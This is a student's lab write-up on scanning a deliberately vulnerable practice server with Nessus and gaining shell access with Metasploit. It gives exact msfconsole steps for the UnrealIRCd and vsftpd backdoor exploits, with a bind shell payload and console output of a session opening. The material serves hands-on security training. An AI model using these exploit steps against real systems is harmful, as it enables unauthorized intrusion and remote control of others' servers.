# 2 Metasploit -> gaining access

Goal attack the server: "iloveshells.vm.vuln.land" using metasploit

## Vulnerability scan using Nessus

Via Nessus web interface I start an advanced scan on iloveshells.vm.vuln.land Found: 110 vulnerabilities of which 6 are considered critical. Detected OS: Linux Kernel 2.6 ubuntu 8.04 (gutsy)

**Port scan results** Some open ports and corresponding services: 21 (ftp), 22 (ssh), 23 (telnet), 25(smtp), 53 (dns), 80 (www), .... etc. (not all isted here)

**Service scan results** Results overlap with port scan but a) theorethically services could run on the wrong ports and b) services could run on higher ports. Some results:


- FTP (port 21 + 2121)
- Web (port 80 + 8180)
- VNC (port 5900)
- irc (port 6667)

## Remote shell via IRC metaxploit

From the Nessus scan i know that iloveshells.vm.vuln.land has a critical vulnerability that allows remote shell execution via IRC. To exploit this, i did the following.

- `msfconsole` start it from console (now we can enter specific commands)
- `search irc` -> will show exploits (because the got "exploits" in their path/name)
  - found unrealRDC
- `use exploit/unix/irc/unreal_ircd_3281_backdoor`
- `set RHOSTS iloveshells.vm.vuln.land`
- `set payload payload/cmd/unix/bind_perl`
- `exploit`

works 😃 we got our shell and can now run bash commands. Maybe it is because I don't know linux bash not very well (or metasploit, shell etc.) but I cannot really navigate in the folder. "cd .." doesn't seem to work to explore the file system. However, i can still do it via `ls / -al` to see the root dir and from there I coud use cat or pipes etc. to explore the system.



```
-   ----                                        ---------------  ----    -----  -----------
0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
6   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
7   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
8   payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
9   payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
10  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
11  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

f6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

] 152.96.6.240:6667 - Exploit failed: A payload has not been selected.
] Exploit completed, but no session was created.
f6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload payload/cmd/unix/bind_perl
yload => cmd/unix/bind_perl
f6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

] 152.96.6.240:6667 - Connected to 152.96.6.240:6667...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
  :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
] 152.96.6.240:6667 - Sending backdoor command...
] Started bind TCP handler against 152.96.6.240:4444
] Command shell session 1 opened (152.96.7.7:41155 -> 152.96.6.240:4444) at 2022-12-10 13:38:02 +0000

d
tc/unreal
stname
c5e14f-6954-4e31-bb1c-a944b397df7f
```

**Remedy** Reinstall updated and verified software without backdoor. Recommendation from Nessus

## Varia Notes ettc.

**Metasploit framework** metasploit can be used to:

- create trojan horses
- run attacks

https://www.youtube.com/watch?v=oBAC5UfalC8

**Nessus vulnerability scanner** Vulnerability scanner with web interface https://www.youtube.com/watch?v=sfT_qEw3Fcs

**Example attach on FTP vulnerability (see video)**

- `msfconsole` start it from console (now we can enter specific commands)
- `search exploits` -> will show exploits (because the got "exploits" in their path/name)
- `search vsftp` -> search for exploit that has "vsftp" in its path/name
- `use exploit/unix/ftp/vsftpd_234_backdoor` use/run specific exploit (full path) > command promt will change (now can enter commands for that particular exploit)
  - `options` -> exists for every exploit
  - `set RHOSTS iloveshells.vm.vuln.land` to set server to be attacked for the vsftpd exploit
    - you can run options again to see if it appears in options now
  - `show payloads` -> will show payloads that are available for this server (if there is only one it will automatically choose the only one available)$
  - `exploit` -> run/start acutal exploit (if there is only one exploit there we can leave out the payload)

        - with this exploit (vsftpd) a shell is now open (other exploits will provide different feedback) and we can now run commands on this shell which are executed on iloveshells.vm.vuln.land